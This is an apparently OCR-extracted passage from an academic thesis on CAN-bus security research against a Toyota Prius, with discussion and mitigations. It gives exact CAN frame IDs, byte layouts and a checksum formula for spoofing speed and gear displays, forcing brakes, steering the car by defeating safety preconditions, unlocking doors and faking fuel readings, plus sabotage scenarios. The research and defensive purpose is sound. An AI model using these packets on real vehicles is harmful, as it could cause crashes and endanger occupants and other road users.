


FIGURE 5.1: Toyota Prius 2010 CAN bus ECUs

TABLE 5.1: Different Buses and ECUs using them

LIN	**Power Windows and Sliding Roof**
1	Main Body ECU
2-5	Power Window Regulation Motor Assembly x 4
6	Sliding Roof ECU
7	Multiplex Network Master Switch Assembly
LIN	**Smart Key System**
1	Power Management Control ECU
2	Transmission Control ECU
3	Immobiliser Code ECU
4	Certification ECU
LIN	**Air Conditioning System**
1	Air Conditioning Amplifier Assembly
2	Air Conditioning Control Assembly
LIN	**Advanced Parking Guidance**
1	Parking Assist ECU
2	Ultrasonic Sensor LH
AVC-LAN	**Multimedia**
1	Stereo Component Amplifier Assembly
2	XM Satellite Radio Tuner
3	Navigation Receiver

An overview of ECUs communicating through CAN bus is depicted in Figure 5.1 and a list of ECU and systems communicating through LIN and AVC-LAN is shown in Table 5.1.

Cyber-Physical Subsystems

In the past few years availability of Cyber-Physical systems has substantially increased, and the Prius is not an outlier. The Prius supports a number of those systems such as *Intelligent Park Assist* (IPA), *Pre-Collision System* (PCS) and ACC. IPA allows automatic park in parallel and perpendicular ways. The PCS detects when there is a high risk of collision and provides brake support and notifies the driver by an alarm and lastly ACC which, maintains the safe distance and speed by actively controlling the throttle and brakes. All of the above mentioned systems electronically control certain safety-critical subsystems, such as throttle, brakes and steering wheel. This means one can actively change the way they function by taking over certain ECUs.

5.2.2 Interacting with ECUs

Since we were not allowed to dismantle or modify the car, the only way that we could interact with the CAN bus and perform our experiments was through the OBD port.

Figure 5.1 shows an overview of connections between different ECUs of the Prius. In this figure the OBD port is shown as *Data Link Connector 3* (DLC3) that is the more precisely the name of its connector. We chose ECOM Cable[1] from EControls[2] as our main tool to interact with the OBD port. One of the reasons for this choice is that this tool has been successfully used in the previous works [6, 8]. Therefore we tried to minimise the risk of incompatibility. ECOM is a high speed CAN to USB converter and provides APIs to use with almost any programming language that can use DLL. The only downside of using the ECOM cable is the fact that it is limited to the Windows platform.




FIGURE 5.2: ECOM Cable Default Harness Schematics

(A) ECOM Cable (B) PCAN-USB Pro

FIGURE 5.3: ECOM Cable

Since the ECOM cable does not come with the standard OBD port connector we created our own by tearing apart a bulky ELM237 based Bluetooth OBD dongle and attaching it to the ECOM's default harness. The resulting cable is shown in the Figure 5.4. We also had the chance to use a more advanced and expensive tool called PCAN-USB Pro[3].

[1]ECOM Cable: http://www.cancapture.com/ecom.html
[2]Econtrols: http://www.econtrols.com
[3]PCAN-USB Pro: http://www.peak-system.com/PCAN-USB-Pro.200.0.html?&L=1

FIGURE 5.4: Our Customized ECOM Cable

This device is made by the PEAK System Technik GmbH[4], a company specialised on the field buses CAN and LIN. PCAN-USB Pro provides two CAN and two LIN interfaces, it has drivers for both Windows and Linux, as well as a very useful Windows based software for capture, modify and replay CAN packets.
During the study we plugged in the ECOM cable to the OBD port and secured the cable on the left side of the driver's feet position and, performed all the experiments using a laptop. For safety reasons we performed most of the experiments while the car is stationary and although for some tests we needed to study behaviour of the car in different moving conditions we limited ourselves to only some limited manouvers in a private parking lot.

5.3 Experiments and Results

Our approach to the Prius is totally different from what we did with the Twizy, here we have no intention of reconfiguring the ECUs instead we want to experience another type of attacks that are called *Replay Attacks*. Replay attacks are based on sending already existing CAN packets in a way to enforce the car to perform an action on our will. Even though many of these CAN packets and their purpose are already uncovered by the previous research [8], we are not only interested in visualising some sensor data or make the car act at our will, instead our goal is to develop a deep understanding of how it is done and validate, verify and reproduce those findings. Moreover we are more

[4]PEAK System Technik GmbH: http://www.peak-system.com/Company.58.0.html?&L=1

FIGURE 5.5: Prius Experiments Diagram

interested on the security aspects of it; how these manipulations are done, and how we can detect or prevent them. First we need to know the purpose of the different CAN packets and their contents. Basically in order to get information on the CAN packets, one can take one or more of these 5 different approaches:

- Inspect the CAN bus and look for correlations between events and changes in packet contents.
- Get access to the manuals from manufacturers.
- Using the Toyota's propriety diagnostics hardware and software, TechStream[5] and reverse engineer its software and communication protocol.
- By dismantling ECUs one by one it is possible to gain some information like finding out which IDs correspond to which ECUs
- Having direct access to each ECU gives the possibility of downloading their firmware and do reverse engineering on the firmware level. This is also possible without direct access and only through the CAN bus, however doing so without previous knowledge about the ECUs and their flashing protocol is very difficult and also requires the ECU to be accessible from the OBD port. Such information is possible to obtain from TechStream.

Most of the hobbyists only use the first method, because all the other approaches demands large spendings or access to confidential information that is not easy to obtain. In contrast Miller and Valasek in [8] took advantage of almost all of the approaches except

[5]TechStream: https://techinfo.toyota.com/techInfoPortal/appmanager/t3/ti?_pageLabel=ti_ts_lite&_nfpb=true

TABLE 5.2: An example of CAN packet - Current Speed

ID	Length	Data
00B4	8	00 00 00 00 91 07 94 E8

having access to manuals from manufacturers. Among all of the above approaches only the first one was feasible for us and that is what we are going to explore.

5.3.1 CAN Packet Types in the Prius

Before continue further on how to employ security attacks against the Prius we need to discuss the fundamental characteristics of the CAN packets in the Prius.

Normal Packets

CAN packets at the application layer contain an ID and data. Based on our observations the Prius does not use *extended frame format*, therefore the ID field is 11 bit long. And in addition to the ID there are between 0 to 8 bytes of data. There are methods to use in order to send data longer than 8 bytes that will be discussed later. Normal packets are periodically being send on the network by the ECUs, there are also some packets that are event based. For example we observed while locking/unlocking the doors there is a specific packet that will be sent during the action. In Table 5.2 you can see a packet corresponding to current speed of the vehicle, in its data section it contains the speed, a sequence number and checksum. In this example, 0x91 is the sequence number, 0x0794 is the speed times 100 in kph, and 0xE8 is the checksum.

Checksum - A large number of the CAN messages exchanged in Prius' CAN bus contain a checksum, that is located as the last byte of data. Checksum in Prius calculated from the equation below:

$$Checksum = (ID_{high} + ID_{low} + Length + \sum_{i=0}^{Length-2} Data[i]) \, mod \, 256 \qquad (5.1)$$

In equation (5.1) ID_{low} and ID_{high} are low and high byte of our 11 bit ID, $Length$ is the size of the data section. The computed value for checksum then will be placed in the last byte of data ($Data[Length - 1]$). The CAN messages with incorrect checksum will be ignored by the receiving ECUs [8].

Diagnostics Packets

The other category of CAN packets in the Prius are the diagnostics packets. These packets are normally sent by the diagnostics tools in order to query ECUs status and test different functionalities. Diagnostics packets normally usually sent by the tools used in workshop by mechanics. Diagnostics packets typically follow specific standards however sometimes manufacturers does not respect the standards and implement their own propriety workaround.

ISO-TP or ISO 15765-2 - Just like the Twizy that uses CANopen as higher OSI layer protocol, the Toyota Prius uses ISO-TP standard to be able to send data packets over the CAN bus. The ISO-TP allows transmission of the data packets longer than 8 bytes, this is possible through breaking down the larger data packets into smaller segments and adding metadata to them, this way recipient can reassemble the whole data using the metadata. This metadata in ISO-TP is called *Protocol Control Information* (PCI) that is one, two or three bytes. The ISO-TP covers the OSI layers, 3 and 4 (network and transport layers). The ISO-TP most commonly is used for the transfer of diagnostic messages with the OBD equipped vehicles using the *Keyword Protocol 2000* (KWP2000) and the *Unified Diagnostic Services* (UDS), that is exactly how it is used in the Prius. The ISO-TP also is used broadly in other application-specific CAN implementations.

5.3.2 Data Collection and Processing

We used several approaches in order to find the relation between the packets and their function. First we used a software called OCTANE[6] to sniff the traffic. Then one person had to perform different actions with the car and a second person pay attention to catch the values that are changing with that action. For example steering wheel position sensor and throttle pedal position sensor can easily detected using this method. Later when we got access to PCAN-USB Pro, we also tried it with the PCAN-View a propriety software and the Kayak. The Kayak is an application for CAN bus monitoring and visualisation, that works with devices that support the SocketCan[7]. The SocketCAN is a CAN driver and network stack for the Linux kernel developed by the Volkswagen Group, it converts CAN packets into UDP packets and makes them accessible through UDP sockets.
Although we could learn a lot by just looking at the values and their changes, there are certain packets that it is not possible to spot through naked eyes. For example non-frequent and recurring event are among those. Therefore in order to process these events afterwards, we developed simple software to capture all the traffic on the CAN

[6]OCTANE: http://octane.gmu.edu
[7]SocketCAN: https://en.wikipedia.org/wiki/SocketCAN

bus. Having all the logs it is possible to process the data later and find the correlations between the events and certain packets.

We tried to use this method to figure out how the ACC works and possibly use its packets to accelerate and brake. We plotted the speed of the car against different parts of the ACC packet data. We used the packet $0x00B4$ for speed values that is shown in Figure 5.6 in red. The packet ID corresponding to ACC is $0x0283$, it contains two distinct values that are useful for us. Bytes 2 and 3 form a signed integer which, we call *correction metric* and the forth data byte that we name it *mode of operation*, these values are drawn in black and blue respectively. In Figure 5.6 it is clear that every significant decrease of speed results in negative values in mode of operation and every significant increase of speed is followed by positive values. Mode of operation has a zero value when ACC is off, mode of operation takes 24 when, ACC is on and there is slight change of throttle or braking involved, but it always has the value of 84 when the ACC is significantly applying throttle or brake.




FIGURE 5.6: ACC Speed Graph

5.3.3 Attacks using Normal Packets

Using the previously described methods we found several attacks that can be carried out without the use of any diagnostic packets.

False Speed

It is very easy to display any arbitrary value on the instrument cluster of the Prius. All that is needed is repeatedly sending the corresponding packet with our desired values.

ID	Length	Data
00B4	8	00 00 00 00 CN S1 S2 CS

CN = Counter from 00-FF
S1 = High byte of the speed
S2 = Low byte of the speed
CS = Checksum

This packet has to sent with a higher rate than the original ECU otherwise the value on the display will keep switching between the false and the real value one. As a side note, when this packet is used with a variable speed, like starting from 199 and decrement toward 0. If the rate of change is very fast, similar to what happens in a crash, for unknown reasons the car thinks that something is wrong with the PCS and you will get an error message, that will go away only by turning the car off and on again.
This attack can be used in order to trick the driver into driving with higher speeds. Displaying values smaller than the real speeds, drivers unconsciously try to keep their usual speed (based on the display). Therefore they drive with higher speeds that leads to higher driving risks and possibly getting caught on speed cameras.

False Gear State

Very similar to the previous attack one can display any gear shift position and confuse the driver.

ID	Length	Data
03BC	8	00 G1 00 00 00 G2 00 00

G1 = 20 for Park, 08 for Neutral, 10 for Reverse, else 00
G2 = 80 for Drive, 02 for B, else 00

Like the fake speed attack these packets also need to be sent faster than the actual ECU.

Braking

Braking is the first action that for which, we can take advantage of the cyber-physical systems. As we discussed in the Section 5.2.1 the Prius is equipped with the ACC and the PCS both of these systems have the capability of braking. The PCS when the car

is approaching an obstacle and a collision is inevitable. ACC when enabled, regulates the speed and keeps the safe distance from vehicles in front. The packet responsible has the ID $0x0283$, although we briefly discussed it in Subsection 5.3.2, it is shown below in details:

ID	Length	Data
0283	7	CN 00 S1 S2 ST 00 CS

CN = Counter that counts from 00-80
S1 = High byte Speed
S2 = Low byte Speed
ST = Mode of Operation
00 → Normal
24 → Slight speed adjustments
84 → Greater speed adjustments
9C → Forcible speed adjustments (We could not observe this mode, possibly it activates only by the PCS and since we did not crash the car we missed it)

The S1 and the S2 are in fact two bytes of a 16 bits signed integer that makes our correction metric. The Positive values of the correction metric increase the speed of the automobile and negative values decrease the speed by applying the brakes. We tried sending positive values in order to apply some throttle and increase the speed, but it did not work at all. We were suspicious that it might only work on speeds higher than 50 kph, but it was not the case. On the contrary while using the negative values for the correction metric, it works in every speed. Smaller values result in more pressure on the brakes, and if sent repeatedly it can easily stop the car. This packet does not work without properly increasing the sequence number. This packet can be used for malicious purposes in many different ways. The most severe case would be braking abruptly on the highways. It also can be used to stop the car and do not allow it to move.

Steering

The Toyota Prius comes with optional *Intelligent Park Assist System* (IPAS). IPAS is useful because it allows the computer (responsible ECUs) to turn the steering wheel. This means one can control the steering through compromising the ECU or by spoofing its packets. Unfortunately the Prius that we used for our experiments was not equipped with the IPAS, nevertheless after investigations on the CAN bus it turned out that the ECU responsible for the steering wheel's servo-motor is available. This means it is

possible to turn the steering wheel even if the cars is not equipped with IPAS. Here is the servo-motor's ECU packet details:

ID	Length	Data
0266	8	FA AN 10 01 00 00 FG CS

FA = **F**lag and **A**ngle (major)

F (High nibble) → Mode indicator

1 → Regular

3 → IPAS Enabled (car must be in reverse for servo to work)

A (Low nibble) → Angle

Carry over from AN will be stored here

AN = The steering wheel angle. Clockwise rotation will decrease this number, but counter clockwise rotation will increase the number.

FG = Flags.

AC → Auto Park enabled

80 → Regular mode

The maximum wheel angles in this packet are 0xEAA in full clockwise (That is -341 in one's complement) and 0x154 in full counter clockwise. Actual degrees of the steering wheel can be calculated by multiplying this number by 1.5. In order to observe that one can increase the value till reaching a 360 degree turn in either direction. Then the value will be hexadecimal for 240 (-240 in counter clockwise). Dividing 360 by 240 gives us our step size or precision of the stepper-motor which, is 1.5 degrees. Maximum rotation of steering wheel in either direction is about 510 degrees ($0x154 * 1.5 = 510$). Knowing this packet and its contents is not enough to turn the steering wheel. Sending only this packet is effective only if the car is in reverse otherwise it does not work. To solve this issue it is needed to trick the car by constantly sending fake gear state data. For which the following packet becomes handy. This packet is different from one that shows the gear state on the display.

ID	Length	Data
0127	8	XX 10 00 ST PD GR CN CS

ST = State of pedals

08 = Acceleration pedal pushed or car idle

0F = Coasting while moving

48 = Car moving (electronic only)

4F = Car braking (also regenerative braking)

PD = Car movement

00-80 = Car moving forward

80-FF = Braking or reverse

GR = Gear and Counter

G(High nibble) Current gear

0 → Park

1 → Reverse

2 → Neutral

3 → Drive

4 → Engine brake

R(Low nibble) High nibble of the CN

Counts 0-F

CN = Counter

Counts from 00-FF, carries over to GR's low nibble

CS = Checksum

Sending these two packets together will solve our problem and steering works in every gear state. However it will stop working while the speed goes over 5 kph. This is because of the very simple fact that this system is designed for parking the car and higher speeds are not needed during the parking process. In order to overcome this limitation it is also needed to spoof the speed packets with speeds lower than 5 kph. Packets similar to what described for the false speed can be used here (ID 0x00B4). By sending all these three packets car assumes that it is in normal conditions for IPAS and steering will work on arbitrary speeds.
While full range of rotation can be achieved the steering is not responsive and smooth enough to be suitable for practical control applications.

Steering using LKA

The Prius optionally can be equipped with LKA. The LKA can detect if the car is going off the lane and in such case applies small corrections to the steering wheel in order to keep the car in the lane. These corrections are followed by audible beeps to draw the attention of the driver back to the road. The LKA can be taken advantage of and used to steer the car. Its packet is shown below:

ID	Length	Data
02E4	5	CN A1 A2 ST CS

CN = Counter that counts 80-FF
A1 = High byte of steering angle
A2 = Low byte of steering angle
ST = State of LKA
    00 → Regular
    40 → Actively Steering (with beep)
    80 → Actively Steering (without beep)
CS = Checksum

The LKA is designed to work on arbitrary speeds. Because it does not need the gear state and the current speed to be spoofed. Therefore LKA packets are more convenient to use than IPAS. However there is a downside to it, the corrections or rotations of the steering wheel (A1A2) should be less than 5 degrees [8]. Steering wheel attacks can be quite dangerous on high speeds, and if they mixed with sudden brakes they can cause very severe damages.

5.3.4 Attacks using Diagnostics Packets

Another series of attacks are achieved by intercepting the communication between the Toyota's diagnostics software Techstream and the ECUs. Techstream allows the mechanics to test a large number of functionalities over different ECUs. From the ABS to the PCS, Air conditioning and etc.. Since these attacks follow the ISO-TP standard, CAN packets should structured appropriately. Because we had no access to Toyota's diagnostics software and compatible cables, we could not experience the process of reverse engineering diagnostics packets, but we employed the findings from Miller and Valasek [8] to reproduce and implement our attacks.

Seat Belt Tightening

One of the main functions of the PCS is tightening seat belts before an accident happens. Through Techstream it has made possible to test this feature by sending certain packets:

Driver's Side

ID	Length	Data
0781	8	04 30 01 00 01 00 00 00

Passenger's Side

ID	Length	Data
0781	8	04 30 01 00 02 00 00 00

Both Driver's and Passenger's Side

ID	Length	Data
0781	8	04 30 01 00 03 00 00 00

These packets work at any conditions. This attack maybe can not directly used for malicious purposes but when it is done unexpectedly at high speeds, it can cause dangerous shakes on the steering wheel, and result in accidents.

Lock/Unlock doors and trunk

Using the diagnostic packets it is possible to lock and unlock doors at any time. However if passengers are inside, the locking mechanism does not prevent them from unlocking from inside. Here are the packets:

Unlock Trunk

ID	Length	Data
0750	8	40 05 30 11 00 00 80 00

Lock all doors

ID	Length	Data
0750	8	40 05 30 11 00 80 00 00

Unlock all doors

ID	Length	Data
0750	8	40 05 30 11 00 40 00 00

These packets also work at any condition.

Fuel Gauge

Nothing is worse than running out of gas kilometers away from the closest gas station. Using the diagnostics packets one can display a wide range of different states for the fuel gauge. This can be used to trick the driver to stop at a predetermined gas station or leave them with no gas in the middle of nowhere(Making them believe that the tank is full while it is not).

Fuel Gauge Empty and beeping

ID	Length	Data
07C0	8	40 30 03 00 01 00 00 00

Fuel Gauge Empty

ID	Length	Data
07C0	8	40 30 03 00 02 00 00 00

Fuel Gauge 1/4

ID	Length	Data
07C0	8	40 30 03 00 08 00 00 00

Fuel Gauge 1/2

ID	Length	Data
07C0	8	40 30 03 00 10 00 00 00

Fuel Gauge 3/4

ID	Length	Data
07C0	8	40 30 03 00 20 00 00 00

Fuel Gauge Full

ID	Length	Data
07C0	8	40 30 03 00 40 00 00 00

Gas gauge packets are also possible to send at any time, but they have to sent periodically otherwise the real state will be shown.

A/C Fan

Fuel Gauge Empty and beeping

ID	Length	Data
07C0	8	04 30 02 00 FL 00 00 00

FL = Fan Level, Larger values translate to higher speed of Fan, 00-1F

This attack also works under any driving conditions. It does not face the passengers with any considerable risk, but changing A/C fan speed randomly can be used to scare the passengers, and when it is in its maximum level, it produces very loud noises.

5.4 Attack Scenarios

In contrast to the Twizy for the Prius we did not use the OVMS instead just a CAN to USB converter (ECOM Cable). However for most attacks it is not difficult to implement the same functionalities on the OVMS or a similar device that gives us long range access to the device. The only attack that can be difficult to reproduce using the OVMS will be the steering. It is difficult because it requires to send false speed and gear shift position with very fast rate, and steering messages with a fast rate, although this could be hard to accomplish with a 8 bit PIC micro-controller, but its not impossible. Here we will list possible attack scenarios using the vulnerabilities mentioned in the previous sections.

- False speeds, can be used to trick the driver into over-speeding.
- In general everything on the instrument panel can be manipulated(e.g. seat belt indicator, headlights, engine check and more).
- By producing multiple errors on the CAN bus the HSD will be disabled and an error message asking the driver to stop the car. The car has to sent back to workshop to fix the error.
- Sudden brakes on high-speeds.
- Continuously applying the brake will not let the car to move at all.
- Steering on high-speeds is significantly dangerous, randomly steering in low-speeds although is not very dangerous but makes the car unusable.
- Running A/C at maximum speed of fan is not inherently dangerous but it terrifies passengers. It also drains the battery.
- Fuel gauge manipulations can make the driver end up either without any fuel in nowhere or filling up your gas tank while it is not empty. Either case it can be problematic.

Similar to what we had for the Twizy. These attacks can combined or programmed to triggered by certain actions. In the Prius we have fine grained information about the car. For example, pedal positions, steering wheel angle, speed, door lock/unlock state, seat belts in use, and many more. This allows attacker to carefully engineer the attack and increase its impact.

5.5 Summary

In this chapter we presented a summary of our experimental attacks on Toyota Prius. We discovered how the communications over the CAN bus works. Useful packets have been reverse engineered and we exploited them in order to control certain safety-critical subsystems such as, braking and steering, and launch different attacks against the Prius. Finally we gave an overall view of the vulnerabilities and how they can be used to perform several attacks against the car and its passengers.

Chapter 6

Discussion

In the Chapters 4 and 5 we presented in detail how it is possible to remote control a Renault Twizy and compromise safety-critical systems of a Toyota Prius. Although they both use the CAN bus. We took two completely different approaches for each car because their system architecture is different and they employ different standards for communications over CAN bus (The Twizy uses CANopen and the Prius uses ISO-TP). The Twizy is very simple compare to modern, full size vehicles including the Prius. It was easy to understand the type of the motor controller used by the Twizy. And since it is manufactured by a third party vendor, we could find some documentations about it online. However when we tried to do the same for the Prius, we could not find anything useful. Because for instance Toyota uses its own propriety system called HSD to control motors and the hybrid system. And it is very unlikely to find its details online.
The Twizy has the Gen4 as its central controller and everything seems to placed around it, but in the Prius we are dealing with many ECUs scattered around the vehicle, and some are hidden behind gateways. In the Twizy, when we gain access to the Gen4, we get almost full control over the vehicle, and the limitations are mostly because controls are solely mechanical, for example brake and steering.
In the Twizy we performed *re-configuration* attacks, which simply means that, we achieved our goal through re-configuring the ECU, while in the Prius we performed *replay* attacks, which means our attacks are based on replaying the packets. Since we figured out how some of the messages are constructed we were able to structure our own packets, but it is mostly based on replaying normal packets.

In the rest of this chapter we are going to firstly evaluate the feasibility of the previously mentioned attacks. Secondly we will explore the extent of the attacks, to see how important they are for the safety of the passengers and whether or not we should be

concerned about such attacks. Thirdly we explore a number of methods to prevent such attacks, and lastly we present possible applications for our work.

6.1 Feasibility Analysis

We demonstrated very serious flaws in the security of two very distinct vehicles on the market. These attacks are real and dangerous however we need to see how hard it is for an attacker to perform them.
Since all of our attacks require physically implanting a device into the OBD port, an attacker has to get physical access to the car. Considering the fact that the Twizy does not have any door locks nor windows and that the OBD port is freely accessible from compartments on the dashboard, it is easy for an attacker to install a system such as the OVMS without the owner noticing. Nonetheless an attacker with enough motivation will find a way to implant the device in the Prius as well. It is worth mentioning that the passcode for the Sevcon Gen4 is the same for every Twizy produced in the past few years, this means no brute-forcing is needed anymore. For both of our cars, it is important to note that our attacks only work while the car is switched on. Having the device implemented, an attacker can effectively take over the cars, track them and perform the above mentioned attacks. The attacker just needs to wait for the driver to turn the car on to perform the attacks.

We would like to also discuss why an attacker might want to perform attacks on a car. There are many possible answers to that question, however we will list some of them and explain whether or not our work covers them:

Car theft Our discoveries do not help the car thieves steal more Twizys or Prii (The official plural form of the Prius).

Electronic tuning It can be used to *electronic tune* the Twizy, but not for the Prius, at least not now.

Sabotage For both cars, the attacker can easily pull off very dangerous attacks. For the Twizy, dangerous accelerations are feasible, however, the driver can try to stop the car by pressing the foot brake, which maybe stops the car or reduce a potential impact, but causes some damage to the motor and other electronics.
In the Prius, the attacker can do a composite attack by intercepting speed messages, waiting for the moment that speed is very high, then apply steering and maybe hardly brake at the same time. Even if we neglect the extent of physical and financial damages, very simple attacks, such as turning on and off the A/C, lock/unlock the doors in the Prius can be very distressful.

Privacy breach A device such as OVMS can constantly report its location data through the Internet or SMS. Although not activated, with few extra components, it can also be used to listen to the conversations in the car. However there is no need to connect the device to the OBD port, we just need to place it somewhere in the car. On the other hand, while the device is on the OBD port in it can also send extra information of the car and perform any desired attack just in case.

As we can see there are a broad range of incentives for performing security attacks on the cars and we believe as connected cars become more prevalent, the risk of being victim of a security attack will increase.

6.2 Improving Security and Safety

There have been many attempts in solving the security issues in automotive environments and more specifically on the CAN bus. As presented in Section 3.3 there is no ultimate solution that mitigates all of the security issues in the automotive environments.

However there are very simple measures that would have prevented us from performing our attacks. Let us take the Twizy as an example; Sevcon Gen4 could have prevented us from brute-forcing the passcode if they had deployed an anti-brute-force mechanism. In addition, assigning different passcodes to each device could drastically reduce the portability of our attack. One last issue with the Twizy is that re-configurations in unsafe conditions (e.g. while moving) are allowed. It should not be possible to change the ECU configurations while the car is on the move.

The Prius is much better secured in comparison to the Twizy. We received errors and warnings multiple times while attacking the network. In addition, for safety-critical functions such as steering some pre-conditions are already in place. However it is also true that we manage to circumvent them. Only if the vehicle could detect that we are sending extra packets advertising false gear shift states and brake commands, we would not be able to accomplish the steering attack.

In the case of local attacks it can be assumed that users are careful enough with their cars and do not allow anyone to attach any suspicious devices to the OBD port. But let us take Toyota's SafetyConnect as an example. This is a subscription-based telematics system by Toyota Motor Corporation and is available in Toyota cars starting from 2009. The system provides several services such as emergency assistance, a stolen vehicle locator, roadside assistance and automatic collision notification, for which it employs embedded GPS and cellular network technologies. In order to detect collisions it uses data from the airbag ECU. This system will constantly be connected to the cellular network

which increases the range of possible attacks, virtually with no limits, because as long as there is cell reception, the car is in danger. Such attacks have recently proven possible on the uConnect telematics system of a Jeep Cherokee by the security researchers Miller and Valasek [1]. They managed to connect to the telematics system through 4G connection and by re-flashing the CAN controller they were able to send CAN messages over the CAN bus and therefore to compromise many safety-critical subsystems of the vehicle. After publishing the news, GM was forced to issue a patch and to recall 1.4 million vulnerable vehicles.
Although many promising security approaches have already been proposed (Section 3.3), all of them require a new architecture and are not backward compatible with current ECUs. This implies most of the current generation cars will inherit the same vulnerabilities for the coming years. Therefore it is important to find adequate solutions that can be conveniently integrated into the current vehicles.

6.3 Non-Security Applications

In this work we demonstrated a number of security vulnerabilities, meanwhile same issues can be used for some constructive purposes.
Based on what we showed in Chapter 4, we can foresee that using the OVMS bundled with our improvements, the Twizy can be transformed into an autonomous vehicle at a reasonable cost. However more equipment is needed to build a fully functional autonomous vehicle, such as additional sensors (e.g. Lidar) and actuators (e.g. for braking and steering). In this preliminary work we proved that the power train, which is the most critical system in a vehicle, can be controlled electronically bringing us one step forward towards automated driving.
In case of the Prius, achieving the same level of control as in the Twizy is feasible, nevertheless it will no longer be a very cost effective solution. However since we achieved a very reliable brake function on the Prius, we can pair it with a vision system and then it can be used for development and prototyping systems like pedestrian or cyclist alert systems or any similar application.

Chapter 7

Conclusion

In this experimental work we presented two distinct but closely related projects.
First we presented an experimental platform able to remotely access and interact with internal systems of a vehicle. This platform is composed of a Renault Twizy 80, an Open Vehicle Monitoring System and an Android mobile application used as communication interface. The goal of this work was to remotely control the safety critical systems of the vehicle. Using the OVMS we accessed and reconfigured the Sevcon Gen4 controller in order to manipulate the behaviour of the vehicle. We showed that with off the shelf hardware it is possible to control vital ECU parameters, which allowed us to interact with the operation mode of the vehicle (e.g. slow down or stop the vehicle, reversing the gear while moving). By doing this, we noticed a lack of protection mechanisms, which allowed us to exploit and modify many parameters of the vehicle at runtime (e.g. gear, throttle, speed limitation, etc.). For demonstration purposes, we implemented a web interface and an Android mobile application able to interact remotely with the vehicle. We demonstrated the effects of remotely changing the vehicle's behaviour in a real life situation and pointed out the dangers behind such attacks[1].
